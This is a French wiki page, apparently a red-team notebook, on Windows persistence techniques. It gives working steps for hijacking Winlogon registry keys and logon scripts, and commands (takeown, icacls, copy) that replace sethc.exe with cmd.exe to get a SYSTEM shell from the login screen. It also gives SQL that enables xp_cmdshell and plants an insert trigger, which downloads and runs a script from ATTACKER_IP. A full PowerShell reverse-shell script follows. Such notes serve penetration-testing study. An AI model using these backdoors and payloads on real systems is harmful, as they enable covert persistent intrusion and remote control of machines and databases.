


WinLogon


Une autre alternative consiste à corrompre une des clés de registre de **WinLogon** (qui charge normalement le profil de l'utilisateur).

Pour cela, on peut se rendre dans `HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\` et modifier une des deux entrées suivantes :

- **Userinit** qui pointe sur userinit.exe qui est normalement en charge de charger les préférences de l'utilisateur.
- **shell** qui pointe sur le shell du système (explorer.exe).



Pour ne pas casser la séquence de démarrage de la session, il ne faut pas supprimer le démarrage du programme mais seulement ajouter le démarrage son payload après le démarrage du programme original :




Logon script

Le service **userinit** check si la variable `UserInitMprLogonScript` est vide ou non lors du démarrage de la session.

Si elle contient un programme valide, il sera exécuté.


La clé de registre correspondant à cette variable doit être créé à l'emplacement `HKCU\Environment` :



> Cette variable est propre à chaque utilisateur !

Sticky keys

Cette technique réside dans le fait qu'on peut exécuter le programme `C:\Windows\System32\sethc.exe` en appuyant **5** fois d'affilés sur la touche **Shift**.



Si vous avez les droits suffisants, vous pouvez modifier l'exécutable pour le remplacer par votre backdoor ou votre payload.

Tout d'abord, donnez vous les droits de modifier l'exécutable depuis un shell administrateur :

```
takeown /f c:\Windows\System32\sethc.exe
```

```
icacls C:\Windows\System32\sethc.exe /grant Administrator:F
```

```
copy c:\Windows\System32\cmd.exe C:\Windows\System32\sethc.exe
```

> Dans l'exemple ci-dessus, un **Invite de commande** est ouvert, mais on peut mettre l'exécutable que l'on souhaite.

> Un avantage considérable est que ce programme peut être lancé depuis l'écran deconnexion et lancera donc un shell avec les droits **System**.

> Vous pouvez faire la même manipulation avec **utilman.exe** (Options d'ergonomie) mais le cmd ne sera disponible que depuis l'écran de connexion.

Webshell

Voici un webshell basique au format **ASPX** :

- https://github.com/tennc/webshell/blob/master/fuzzdb-webshell/asp/cmdasp.aspx

MSSQL backdoor

Il est possible de compromettre une base de donnée de sorte à ce qu'à chaque fois qu'une entrée est faite dans la table, un payload est récupéré sur le serveur de l'attaquant et est exécuté.

Pour cela, on peut exécuter les requêtes SQL suivantes dans l'ordre :

```
sp_configure 'Show Advanced Options',1;
RECONFIGURE;
GO

sp_configure 'xp_cmdshell',1;
RECONFIGURE;
GO
```

```
USE master

GRANT IMPERSONATE ON LOGIN::sa to [Public];
```

```
USE HRDB
```

```
CREATE TRIGGER [sql_backdoor]
ON HRDB.dbo.Employees
FOR INSERT AS

EXECUTE AS LOGIN = 'sa'
EXEC master..xp_cmdshell 'Powershell -c "IEX(New-Object
net.webclient).downloadstring(''http://ATTACKER_IP:8000/evilscript.ps1'')"';
```

> Remplacez ATTACKER_IP par l'IP de l'attaquant.

Sur la machine de l'attaquant, mettez en place un serveur web sur le port **8000** hébergeant à la racine le script **evilscript.ps1** :

```
$client = New-Object System.Net.Sockets.TCPClient("ATTACKER_IP",4454);

$stream = $client.GetStream();
[byte[]]$bytes = 0..65535|%{0};
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){
    $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);
    $sendback = (iex $data 2>&1 | Out-String );
    $sendback2 = $sendback + "PS " + (pwd).Path + "> ";
    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
    $stream.Write($sendbyte,0,$sendbyte.Length);
    $stream.Flush()
};

$client.Close()
```

> Désormais, à chaque fois qu'une requête SQL de type **INSERT** sera faite depuis le serveur web, la backdoor sera ouverte.

Netsh Helper

Ce programme natif sous Windows permet d'ajouter une DLL (potentiellement malveillante) à chaque exécution du programme netsh :

- https://github.com/outflanknl/NetshHelperBeacon

Revision #18
Created 2024-02-13 13:39:27 UTC by Elieroc
Updated 2024-05-04 16:20:26 UTC by Elieroc